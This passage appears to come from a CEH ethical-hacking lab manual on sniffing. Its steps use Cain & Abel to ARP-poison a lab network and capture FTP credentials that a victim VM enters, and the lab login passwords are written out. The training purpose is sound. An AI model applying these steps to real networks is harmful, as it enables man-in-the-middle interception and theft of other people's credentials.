
18. Click to select the created target IP address scan displayed in the **Configuration / Routes** **Packets** tab.
19. Click on the **Start/Stop APR** icon to start capturing ARP packets. The **Status** will change from **Idle** to **Poisoning**.



20. Switch to the **Windows Server 2022** virtual machine, click **Ctrl+Alt+Del**. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




21. Click the **Type here to search** icon at the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.



Module 08 – Sniffing

22. The **Command Prompt** window appears; type **ftp 10.10.1.11** (the IP address of **Windows 11**) and press **Enter**.
23. When prompted for a **User**, type **“Jason”** and press **Enter**; for a **Password**, type **“qwerty”** and press **Enter**.


Note: Irrespective of a successful login, Cain & Abel captures the password entered during login.



